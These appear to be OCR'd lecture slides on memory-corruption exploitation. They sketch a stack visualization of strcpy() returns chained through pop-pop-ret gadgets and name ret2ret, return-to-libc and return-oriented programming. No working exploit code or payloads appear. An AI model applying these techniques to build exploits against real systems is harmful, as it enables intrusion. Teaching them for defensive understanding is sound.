


Stack visualization

- “return” from strcpy()
- strcpy() “returns” to &pop-pop-ret
  - pop
  - pop
  - return to strcpy()
    - and it keeps going...



We know them all



Method: ret2ret

Method: return-to-libc

Generalization:
Return-Oriented Programming (ROP)

Thoughts from the recent past

- We used **existing instructions in the binary** to make up for our inability to discover the stack address
  - ret
  - pop-ret
- Can we use the same method to avoid having to execute on the stack?
  - Yes! We just did!